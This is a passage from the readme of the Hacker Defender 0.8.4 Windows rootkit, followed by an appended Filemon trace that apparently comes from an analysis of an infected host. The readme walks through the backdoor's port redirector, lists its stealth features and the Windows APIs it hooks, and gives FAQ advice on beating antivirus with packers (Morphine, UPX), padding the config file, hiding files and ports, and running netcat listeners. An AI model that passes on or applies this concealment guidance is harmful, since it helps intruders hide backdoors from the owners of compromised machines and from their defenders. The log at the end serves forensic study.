>HELP ADD

Create mapped port. You have to specify domain when using HTTP type.

usage: ADD <LOCAL PORT> <MAPPING SERVER> <MAPPING SERVER PORT> <TARGET

SERVER> <TARGET SERVER PORT> <PASSWORD> [TYPE] [DOMAIN]

>HELP EXIT

Kill this application. Use DIS flag to discard unsaved data.

usage: EXIT [DIS]

4) add mapped port, we want to listen on localhost on port 100, rootkit is installed on server 200.100.2.36 on port 80, target server is www.google.com on port 80, rootkits password is blgpWd, connection type is HTTP, ip address of target server (www.google.com) - we always have to know its ip - is 216.239.53.100:

>ADD 100 200.100.2.36 80 216.239.53.100 80 blgpWd HTTP www.google.com

command ADD can be run without parameters, in this case we are asked for every parameter separately

5) now we can check mapped ports again with MPINFO:

>MPINFO

There are 1 mapped ports in the list. Currently 0 of them open.

6) enumeration of mapped port list:

>LIST

000) :100:200.100.2.36:80:216.239.53.100:80:blgpWd:HTTP

7) detailed description of one mapped port:

>DETAIL 0

Listening on port: 100

Mapping server address: 200.100.2.36

Mapping server port: 80

Target server address: 216.239.53.100

Target server port: 80

Password: blgpWd

Port type: HTTP

Domain name for HTTP Host: www.google.com

Current state: CLOSED

8) we can test whether the rootkit is installed with out password on mapping server 200.100.2.36 (but this is not needed if we are sure about it):

>TEST 0

Testing 0) 200.100.2.36:80:blgpWd - OK

if test failed it returns

Testing 0) 200.100.2.36:80:blgpWd - FAILED

9) port is still closed and before we can use it, we have to open it with OPEN command, we can close port with CLOSE command when it is open, we can use flag ALL when want to apply these commands on all ports in the list, current state after required action is written after a while:

>OPEN 0

Port number 0 opened.

>CLOSE 0

Port number 0 closed.

or

>OPEN ALL

Port number 0 opened.

10) to save current settings and lists we can use SAVE command, this saves all to inifile (saving is also done by command EXIT without DIS flag):

>SAVE

Saved successfully.

Open port is all what we need for data transfer. Now you can open your favourite explorer and type <http://localhost:100/> as url. If no problems you will see how main page on www.google.com is loaded.

First packets of connection can be delayed up to 5 seconds, but others are limited only by speed of server, your internet connection speed and by redirector technology which is about 256 kbps in this version.

=====[6. Technical issues]=====

This section contains no interesting information for common users. This section should be read by all betatesters and developers.

=====[6.1 Version]=====

TODO - unify backdoor, redirector and file manager

- write new better backdoor
- backdoor proxy support
- hiding in remote sessions (netbios, remote registry)
- hidden memory type change (advance memory hiding)
- hook NtNotifyChangeDirectoryFile

0.8.4 + hook of NtCreateFile and NtOpenFile to hide file operations

- + hxdef mailslot name is dynamic
- + switch -:uninstall for removing and updating hxdef
- + -:refresh can be run from original .exe file only
- + new readme - several corrections, more information, faq
- + shortcuts for [Startup Run]
- + free space cheating via NtQueryVolumeInformationFile hook
- + open ports hiding via NtDeviceIoControlFile hook

- + much more info in [Comments] in inifile
 - + supporting Ctrl+C in backdoor session
 - + FileMappingName is an option now
 - + Root Processes running on the system level
 - + handles hiding via NtQuerySystemInformation hook class 16
 - + using system driver
 - + antiantivirus inifile
 - + more stable on Windows boot and shutdown
 - + memory hiding improved
 - found bug in backdoor client when pasting data from clipboard
 - x found and fixed increasing pid bug fixed via NtOpenProcess hook
 - x found and fixed bug in NtReadVirtualMemory hook
 - x found and fixed several small bugs
 - x found and fixed backdoor shell name bug fix
- 0.7.3
- + direct hooking method
 - + hiding files via NtQueryDirectoryFile hook
 - + hiding files in ntvdm via NtVdmControl hook
 - + new process hooking via NtResumeThread hook
 - + process infection via LdrInitializeThunk hook
 - + reg keys hiding via NtEnumerateKey hook
 - + reg values hiding via NtEnumerateValueKey hook
 - + dll infection via LdrLoadDll hook
 - + more settings in inifile
 - + safemode support
 - + masking memory change in processes via NtReadVirtualMemory hook
 - x fixed debugger bug
 - x fixed w2k MSTs bug
 - x found and fixed zzz-service bug

- 0.5.1 + never more hooking WSOCK
- x fixed bug with MSTs

- 0.5.0 + low level redir based on backdoor technique
- + password protection
- + name of inifile depends on exe file name
- + backdoor stability improved
- redirectors connection speed is limited about 256 kbps,
- imperfect implementation of redirector,
- imperfect design of redirector
- found chance to detect rootkit with symbolic link objects
- found bug in connection with MS Terminal Services
- found bug in hiding files in 16-bit applications
- x found and fixed bug in services enumeration
- x found and fixed bug in hooking servers

- 0.3.7 + possibility to change settings during running
- + wildcard in names of hidden files, process and services
- + possibility to add programs to rootkit startup
- x fixed bug in hiding services on Windows NT 4.0

- 0.3.3 + stability really improved
- x fixed all bugs for Windows XP
- x found and fixed bug in hiding in registry
- x found and fixed bug in backdoor with more clients

- 0.3.0 + connectivity, stability and functionality of backdoor improved
- + backdoor shell runs always on system level
- + backdoor shell is hidden
- + registry keys hiding

- x found and fixed bug in root processes
 - bug in XP after reboot
- 0.2.6 x fixed bug in backdoor
- 0.2.5 + fully interactive console
 - + backdoor identification key is now only 256 bits long
 - + improved backdoor installation
 - bug in backdoor
- 0.2.1 + always run as service
- 0.2.0 + system service installation
 - + hiding in database of installed services
 - + hidden backdoor
 - + no more working with windows
- 0.1.1 + hidden in tasklist
 - + usage - possibility to specify name of inifile
 - x found and then fixed bug in communication
 - x fixed bug in using advapi
 - found bug with debuggers
- 0.1.0 + infection of system services
 - + smaller, tidier, faster code, more stable program
 - x fixed bug in communication
- 0.0.8 + hiding files
 - + infection of new processes
 - can't infect system services

- bug in communication

=====[6.2 Hooked API]=====

List of API functions which are hooked:

Kernel32.ReadFile

Ntdll.NtQuerySystemInformation (class 5 a 16)

Ntdll.NtQueryDirectoryFile

Ntdll.NtVdmControl

Ntdll.NtResumeThread

Ntdll.NtEnumerateKey

Ntdll.NtEnumerateValueKey

Ntdll.NtReadVirtualMemory

Ntdll.NtQueryVolumeInformationFile

Ntdll.NtDeviceIoControlFile

Ntdll.NtLdrLoadDll

Ntdll.NtOpenProcess

Ntdll.NtCreateFile

Ntdll.NtOpenFile

Ntdll.NtLdrInitializeThunk

WS2_32.recv

WS2_32.WSARcv

Advapi32.EnumServiceGroupW

Advapi32.EnumServicesStatusExW

Advapi32.EnumServicesStatusExA

Advapi32.EnumServicesStatusA

=====[6.3 Known bugs]=====

There is one known bug in this version.

1)

Backdoor client may crash when you paste more data from clipboard using right click to the console or using console menu. You can still paste the data from clipboard using Ctrl+Ins, Shift+Ins if the program running in the console supports this.

If you think you find the bug please report it to the public board (or to betatesters board if you are betatester) or on <rootkit@host.sk>. But be sure you've read this readme, faq section, todo list and the board and you find nothing about what you want to write about before you write it.

=====[7. Faq]=====

Because of many simple questions on the board I realize to create a faq section in this readme. Before you ask about anything read this readme twice and take special care to this section. Then read old messages on the board and after then if you still think you are not able to find an answer for your question you can put it on the board.

The questions are:

- 1) I've download hxdef, run it and can't get a rid of it. How can I uninstall it if I can't see its process, service and files?
- 2) Somebody hacked my box, run hxdef and I can't get a rid of it. How can I uninstall it and all that backdoors that were installed on my machine?
- 3) Is this program detected by antivirus software? And if yes, is there any way to beat it?
- 4) How is that I can't connect to backdoor on ports 135/TCP, 137/TCP, 138/TCP, 139/TCP or 445/TCP when target box has them open?
- 5) Is there any way to have hidden process which file on disk is visible?
- 6) How about hiding svchost.exe and others I can see in tasklist?
- 7) I'm using DameWare and I can see all your services and all that should be hidden. Is this the bug?
- 8) But anyone can see my hidden files via netbios. What should I do?
- 9) Backdoor client is not working. Everything seems ok, but after connecting I can't type anything and the whole console screen is black. What should I do?
- 10) When will we get the new version?
- 11) net.exe command can stop hidden services, is this the bug?
- 12) Is there any way to detect this rootkit?
- 13) So, how is it difficult to detect hxdef. And did somebody make a proggy that can do it?
- 14) So, how can I detect it?
- 15) Does the version number which starts with 0 mean that it is not stable version?
- 16) When will you publish the source? I've read it will be with the version 1.0.0, but when?
- 17) I want to be the betatester, what should I do?
- 18) Is it legal to use hxdef?
- 19) Is it possible to update machine with old hxdef with this version? Is it possible without rebooting the machine?
- 20) Is it possible to update machine with this version of hxdef with a newer version I get in future? Is it possible without rebooting?

21) Is it better to use `-:uninstall` or to use `net stop ServiceName`?

22) I really love this proggy. Can I support your work with a little donation?

23) Is there any chance to hide `C:\temp` and not to hide `C:\winnt\temp`?

24) I can see the password in inifile is plaintext! How is this possible?

25) If I have a process that is in Hidden Table and it listens on a port, will this port be automatically hidden or should I put it to Hidden Ports?

Now get the answers:

1)

Q: I've download hxdef, run it and can't get a rid of it. How can I uninstall

it if I can't see its process, service and files?

A: If you left default settings you can run shell and stop the service:

```
>net stop HackerDefender084
```

Hxdef is implemented to uninstall completely is you stop its service. This does the same as `-:uninstall` but you don't need to know where hxdef is.

If you changed ServiceName in inifile Settings, type this in your shell:

```
>net stop ServiceName
```

where ServiceName stands for the value you set to ServiceName in inifile. If you forgot the name of the service you can boot your system from CD and try to find hxdef inifile and look there for ServiceName value and then stop it as above.

2)

Q: Somebody hacked my box, run hxdef and I can't get a rid of it. How can I uninstall it and all that backdoors that were installed on my machine?

A: Only 100% solution is to reinstall your Windows. But if you want to do this you'll have to find the inifile like in question 1) above. Then after uninstalling hxdef from your system go through inifile and try to find all files that match files in Hidden Table. Then you should verify those files and delete them.

3)

Q: Is this program detected by antivirus software? And if yes, is there any way to beat it?

A: Yes, and not only the exefile is detected, few antivirus systems also detect inifile and also driver file may be detected. The answer for second question here is yes, you can beat it quite easily. On hxdef home site you can find a tool called Morphine. If you use Morphine on hxdef exefile you will get a new exefile which can't be detected with common antivirus systems. Inifile is also designed to beat antivirus systems. You can add extra characters to it to

confuse antivirus systems. See 4. Inifile section for more info. Also see included inifiles. There are two samples that are equal, but the first one is using extra characters so it can't be detected by common antivirus systems.

Probably the best way is to use UPX before you use Morphine. UPX will reduce the size of hxddef.exe and Morphine will make the antiavir shield. See Morphine readme for more info about it.

4)

Q: How is that I can't connect to backdoor on ports 135/TCP, 137/TCP, 138/TCP, 139/TCP or 445/TCP when target box has them open?

A: As mentioned in 5. Backdoor section of this readme backdoor need server with incoming buffer larger or equal to 256 bits. And also system ports may not work. If you have a problem with find open port that works you can simply run netcat and listen on your own port. You should add this netcat port to Hidden Ports in inifile then.

5)

Q: Is there any way to have hidden process which file on disk is visible?

A: No. And you also can't have a hidden file on disk of process which is visible in the task list.

6)

Q: How about hiding svchost.exe and others I can see in tasklist?

A: This is really bad idea. If you hide common system processes your Windows can crash very soon. With hxddef you don't need to name your malicious files like svchost.exe, lsass.exe etc. you can name it with any name and add this name to Hidden Table to hide them.

7)

Q: I'm using DameWare and I can see all your services and all that should be hidden. Is this the bug?

A: Nope. DameWare and others who use remote sessions (and or netbios) can see hidden services because this feature is not implemented yet. It's a big difference between the bug and not implemented. See todo list on the web for things that are not implemented yet.

8)

Q: But anyone can see my hidden files via netbios. What should I do?

A: Put your files deeply into the system directories or to directories that are not shared.

9)

Q: Backdoor client is not working. Everything seems ok, but after connecting I can't type anything and the whole console screen is black. What should I do?

A: You probably use bad port for connecting. Hxddef tries to detect bad ports and disconnect you, but sometimes it is not able to detect you are using bad port. So, try to use different port.

10)

Q: When will we get the new version?

A: Developers code this stuff in their free time. They take no money for this and they don't want to get the money for this. There are only two coders right now and we think this is enough for this project. This mean coding is not as fast as microsoft and you should wait and don't ask when the new version will be released. Unlike microsoft our product is free and we have good betatesters and we test this proggy a lot, so our public version are stable.

11)

Q: net.exe command can stop hidden services, is this the bug?

A: Nope. It is not a bug, it is the feature. You still have to know the name of the service you want to stop and if it is hidden the only who can know it is the rootkit admin. Don't be scared this is the way how to detect you.

12)

Q: Is there any way to detect this rootkit?

A: Yes. There are so many ways how to detect any rootkit and this one is not (and can't be) exception. Every rootkit can be detected. Only questions here are how is it difficult and did somebody make a proggy that can do it?

13)

Q: So, how is it difficult to detect hxddef. And did somebody make a proggy that can do it?

A: It is very very easy to detect this, but I don't know special tool that can tell you that there is hxddef on your machine righth now.

14)

Q: So, how can I detect it?

A: I won't tell you this :)

15)

Q: Does the version number which starts with 0 mean that it is not stable version?

A: No, it means that there are few things that are not implemented yet and that the source is closed and under development.

16)

Q: When will you publish the source? I've read it will be with the version 1.0.0, but when?

A: I really don't know when. There are several things I want to implement before releasing 1.0.0. It can take a six months as well as a year or longer.

17)

Q: I want to be the betatester, what should I do?

A: You should write me the mail about how can you contribute and what are your abilities for this job and your experiences with betatesting. But the chance to be a new betatester for this project is quite low. Right now we have enough testers who do a good job. No need to increase the number of them.

18)

Q: Is it legal to use hxdef?

A: Sure it is, but hxdef can be easily misused for illegal activities.

19)

Q: Is it possible to update machine with old hxdef with this version? Is it possible without rebooting the machine?

A: It isn't possible without rebooting the machine, but you can update it when you do a manual uninstall of that old version, reboot the machine and install the new version.

20)

Q: Is it possible to update machine with this version of hxdef with a newer version I get in future? Is it possible without rebooting?

A: Yes! You can use `-:uninstall` to totally remove this version of hxdef without rebooting. Then simply install the new version.

21)

Q: Is it better to use `-:uninstall` or to use `net stop ServiceName`?

A: The preferred way is to use `-:uninstall` if you have the chance. But `net stop` will also does the stuff.

22)

Q: I really love this proggy. Can I support your work with a little donation?

A: We don't need it, but we will be you give your money to any of those beneficent organisations in your country and write us the mail about it.

23)

Q: Is there any chance to hide `C:\temp` and not to hide `C:\winnt\temp`?

A: No. Create your own directory with a specific name and put it to the Hidden Table.

24)

Q: I can see the password in inifile is plaintext! How is this possible?

A: You might think this is quite unsecure way to store password but if you hide your inifile nobody can read it. So, it is secure. And it is easy to change anytime and you can use -:refresh to change the password easily.

25)

Q: If I have a process that is in Hidden Table and it listens on a port, will this port be automatically hidden or should I put it to Hidden Ports?

A: Only hidden ports are those in Hidden Ports list. So, yes, you should put it in to Hidden Ports.

=====[8. Files]=====

An original archive of Hacker defender v0.8.4 contains these files:

hxdef084.exe	70 144 b	- program Hacker defender v0.8.4
hxdef084.ini	3 872 b	- inifile with default settings
hxdef084.2.ini	3 695 b	- inifile with default settings, variant 2
bdcli084.exe	26 624 b	- backdoor client
rdrrbs084.exe	49 152 b	- redirectors base
readmecz.txt	34 639 b	- Czech version of readme file
readmeen.txt	35 174 b	- this readme file

=====[End]=====

Appendix 2-C Results of the Filemon (msserver.exe)

```

1  4:49:16 AM explorer.exe:1036 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS
   Attributes: RA
2  4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe SUCCESS Options: Open Access: All
3  4:49:16 AM explorer.exe:1036 READ C:\WINNT\msserver.exe SUCCESS Offset: 0 Length: 24
4  4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe:\Raec25ph4sudbf0hAaq5ehw3Nf:$DATA
   FILE NOT FOUND Options: Open Access: All
5  4:49:16 AM explorer.exe:1036 CLOSE C:\WINNT\msserver.exe SUCCESS
6  4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe SUCCESS Options: Open Access: All
7  4:49:16 AM explorer.exe:1036 READ C:\WINNT\msserver.exe SUCCESS Offset: 0 Length: 24
8  4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe:\Raec25ph4sudbf0hAaq5ehw3Nf:$DATA
   FILE NOT FOUND Options: Open Access: All
9  4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\{4c8cc155-6c1e-11d1-8e41-
   00c04fb9386d}:$DATA FILE NOT FOUND Options: Open Access: All
10 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe:\SummaryInformation:$DATA FILE
   NOT FOUND Options: Open Access: All
11 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\Docf_SummaryInformation:$DATA
   FILE NOT FOUND Options: Open Access: All
12 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe:\SummaryInformation:$DATA FILE
   NOT FOUND Options: Open Access: All
13 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\Docf_SummaryInformation:$DATA
   FILE NOT FOUND Options: Open Access: All
14 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe:\SummaryInformation:$DATA FILE
   NOT FOUND Options: Open Access: All
15 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\Docf_SummaryInformation:$DATA
   FILE NOT FOUND Options: Open Access: All
16 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe:\DocumentSummaryInformation:$DATA
   FILE NOT FOUND Options: Open Access: All
17 4:49:16 AM explorer.exe:1036 OPEN
   C:\WINNT\msserver.exe\Docf_DocumentSummaryInformation:$DATA FILE NOT FOUND Options: Open
   Access: All
18 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe:\SummaryInformation:$DATA FILE
   NOT FOUND Options: Open Access: All
19 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\Docf_SummaryInformation:$DATA
   FILE NOT FOUND Options: Open Access: All
20 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe:\SummaryInformation:$DATA FILE
   NOT FOUND Options: Open Access: All
21 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe\Docf_SummaryInformation:$DATA
   FILE NOT FOUND Options: Open Access: All
22 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe:\SebiesnrMkudrfcolaamtykdDa:$DATA
   FILE NOT FOUND Options: Open Access: All
23 4:49:16 AM explorer.exe:1036 OPEN
   C:\WINNT\msserver.exe\Docf_SebiesnrMkudrfcolaamtykdDa:$DATA FILE NOT FOUND Options: Open
   Access: All
24 4:49:16 AM explorer.exe:1036 CLOSE C:\WINNT\msserver.exe SUCCESS
25 4:49:16 AM explorer.exe:1036 DIRECTORY C:\WINNT\ SUCCESS FileBothDirectoryInformation:
   msserver.exe
26 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe SUCCESS Options: Open Access: All
27 4:49:16 AM explorer.exe:1036 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS
   Attributes: RA
28 4:49:16 AM explorer.exe:1036 SET INFORMATION C:\WINNT\msserver.exe SUCCESS
   FileBasicInformation
29 4:49:16 AM explorer.exe:1036 READ C:\WINNT\msserver.exe SUCCESS Offset: 0 Length: 64
30 4:49:16 AM explorer.exe:1036 READ C:\WINNT\msserver.exe SUCCESS Offset: 256 Length: 64
31 4:49:16 AM explorer.exe:1036 READ C:\WINNT\msserver.exe SUCCESS Offset: 328 Length: 4
32 4:49:16 AM explorer.exe:1036 READ C:\WINNT\msserver.exe SUCCESS Offset: 348 Length: 4
33 4:49:16 AM explorer.exe:1036 CLOSE C:\WINNT\msserver.exe SUCCESS
34 4:49:16 AM explorer.exe:1036 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS
   Attributes: RA
35 4:49:16 AM explorer.exe:1036 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS
   Attributes: RA
36 4:49:16 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe SUCCESS Options: Open Access:
   Execute
37 4:49:16 AM explorer.exe:1036 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS Length:
   38400
38 4:49:16 AM explorer.exe:1036 CLOSE C:\WINNT\msserver.exe SUCCESS
39 4:49:16 AM msserver.exe:1272 OPEN C:\WINNT\ SUCCESS Options: Open Directory Access: Traverse

40 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\msserver.exe.Local FILE NOT
   FOUND Attributes: Error
41 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
   Attributes: A

```

42 4:49:17 AM msserver.exe:1272 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open
Access: Execute

43 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Length: 96528

44 4:49:17 AM msserver.exe:1272 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS

45 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Attributes: A

46 4:49:17 AM msserver.exe:1272 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open
Access: Execute

47 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Length: 96528

48 4:49:17 AM msserver.exe:1272 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS

49 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Attributes: A

50 4:49:17 AM msserver.exe:1272 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open
Access: Execute

51 4:49:17 AM msserver.exe:1272 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS

52 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Attributes: A

53 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Attributes: A

54 4:49:17 AM msserver.exe:1272 SET INFORMATION C:\WINNT\system32\config\software.LOG
SUCCESS Length: 4096

55 4:49:17 AM msserver.exe:1272 SET INFORMATION C:\WINNT\system32\config\software.LOG
SUCCESS Length: 4096

56 4:49:17 AM msserver.exe:1272 SET INFORMATION C:\WINNT\system32\config\software.LOG
SUCCESS Length: 8192

57 4:49:17 AM msserver.exe:1272 QUERY INFORMATION C:\WINNT\system32\ole32.dll SUCCESS
Attributes: A

58 4:49:17 AM msserver.exe:1272 OPEN C:\WINNT\ SUCCESS Options: Open Directory Access: All

59 4:49:17 AM msserver.exe:1272 DIRECTORY C:\WINNT\ SUCCESS FileBothDirectoryInformation:
msserver.ini

60 4:49:17 AM msserver.exe:1272 CLOSE C:\WINNT\ SUCCESS

61 4:49:17 AM msserver.exe:1272 OPEN C:\WINNT\msserver.ini SUCCESS Options: Open Access: All

62 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 0 Length: 128

63 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 128 Length: 128

64 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 256 Length: 128

65 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 384 Length: 128

66 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 512 Length: 128

67 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 640 Length: 128

68 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 768 Length: 128

69 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 896 Length: 128

70 4:49:17 AM msserver.exe:1272 READ C:\WINNT\msserver.ini SUCCESS Offset: 1024 Length: 128

71 4:49:17 AM msserver.exe:1272 CLOSE C:\WINNT\msserver.ini SUCCESS

72 4:49:17 AM Regmon.exe:1300 DIRECTORY C:\WINNT\ SUCCESS FileBothDirectoryInformation:
msserver.exe

73 4:49:17 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS
Attributes: RA

74 4:49:17 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS
Attributes: RA

75 4:49:17 AM Regmon.exe:1300 OPEN C:\WINNT\msserver.exe SUCCESS Options: Open Access: All

76 4:49:17 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS
Attributes: RA

77 4:49:17 AM Regmon.exe:1300 SET INFORMATION C:\WINNT\msserver.exe SUCCESS
FileBasicInformation

78 4:49:17 AM Regmon.exe:1300 READ C:\WINNT\msserver.exe SUCCESS Offset: 0 Length: 12

79 4:49:17 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS Length:
38400

80 4:49:17 AM Regmon.exe:1300 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS Length:
38400

81 4:49:17 AM Regmon.exe:1300 CLOSE C:\WINNT\msserver.exe SUCCESS

82 4:49:17 AM Regmon.exe:1300 DIRECTORY C:\WINNT\ SUCCESS FileBothDirectoryInformation:
msserver.exe

83 4:49:17 AM SERVICES.EXE:236 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS
Attributes: RA

84 4:49:17 AM SERVICES.EXE:236 QUERY INFORMATION C:\WINNT\msserver.exe SUCCESS
Attributes: RA

85 4:49:17 AM SERVICES.EXE:236 OPEN C:\WINNT\msserver.exe SUCCESS Options: Open
Access: Execute

86 4:49:17 AM SERVICES.EXE:236 CLOSE C:\WINNT\msserver.exe SUCCESS

87 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\system32\ SUCCESS Options: Open Directory
Access: Traverse

88 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\msserver.exe.Local FILE NOT
FOUND Attributes: Error

89 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Attributes: A

90 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open
Access: Execute

91 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Length: 96528

92 4:49:17 AM msserver.exe:904 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS

93 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Attributes: A

94 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open
Access: Execute

95 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Length: 96528

96 4:49:17 AM msserver.exe:904 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS

97 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Attributes: A

98 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\system32\IMM32.DLL SUCCESS Options: Open
Access: Execute

99 4:49:17 AM msserver.exe:904 CLOSE C:\WINNT\system32\IMM32.DLL SUCCESS

100 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Attributes: A

101 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\IMM32.DLL SUCCESS
Attributes: A

102 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\ole32.dll SUCCESS
Attributes: A

103 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\system32\ SUCCESS Options: Open Directory
Access: All

104 4:49:17 AM msserver.exe:904 DIRECTORY C:\WINNT\system32\ NO SUCH FILE
FileBothDirectoryInformation: msserver.ini

105 4:49:17 AM msserver.exe:904 CLOSE C:\WINNT\system32\ SUCCESS

106 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\ SUCCESS Options: Open Directory Access: All

107 4:49:17 AM msserver.exe:904 DIRECTORY C:\WINNT\ SUCCESS FileBothDirectoryInformation:
msserver.ini

108 4:49:17 AM msserver.exe:904 CLOSE C:\WINNT\ SUCCESS

109 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\msserver.ini SUCCESS Options: Open Access: All

110 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 0 Length: 128

111 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 128 Length: 128

112 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 256 Length: 128

113 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 384 Length: 128

114 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 512 Length: 128

115 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 640 Length: 128

116 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 768 Length: 128

117 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 896 Length: 128

118 4:49:17 AM msserver.exe:904 READ C:\WINNT\msserver.ini SUCCESS Offset: 1024 Length: 128

119 4:49:17 AM msserver.exe:904 CLOSE C:\WINNT\msserver.ini SUCCESS

120 4:49:17 AM msserver.exe:1272 CLOSE C:\WINNT\ SUCCESS

121 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\ws2_32.dll FILE NOT FOUND
Attributes: Error

122 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\ws2_32.dll SUCCESS
Attributes: A

123 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\system32\ws2_32.dll SUCCESS Options: Open
Access: Execute

124 4:49:17 AM msserver.exe:904 CLOSE C:\WINNT\system32\ws2_32.dll SUCCESS

125 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\WS2HELP.DLL FILE NOT FOUND
Attributes: Error

126 4:49:17 AM msserver.exe:904 QUERY INFORMATION C:\WINNT\system32\WS2HELP.DLL
SUCCESS Attributes: A

127 4:49:17 AM msserver.exe:904 OPEN C:\WINNT\system32\WS2HELP.DLL SUCCESS Options: Open
Access: Execute

128 4:49:17 AM msserver.exe:904 CLOSE C:\WINNT\system32\WS2HELP.DLL SUCCESS

129 4:49:17 AM Regmon.exe:1300 DIRECTORY C:\WINNT\ SUCCESS FileBothDirectoryInformation:
msserver.exe

130 4:49:17 AM Regmon.exe:1300 DIRECTORY C:\WINNT\ SUCCESS FileBothDirectoryInformation:
msserver.exe

131 4:49:17 AM explorer.exe:1036 OPEN C:\WINNT\msserver.exe SUCCESS Options: Open Access: All

132 4:49:17 AM explorer.exe:1036 QUERY SECURITY C:\WINNT\msserver.exe BUFFER OVERFLOW

133 4:49:17 AM explorer.exe:1036 QUERY SECURITY C:\WINNT\msserver.exe SUCCESS

134 4:49:17 AM explorer.exe:1036 CLOSE C:\WINNT\msserver.exe SUCCESS

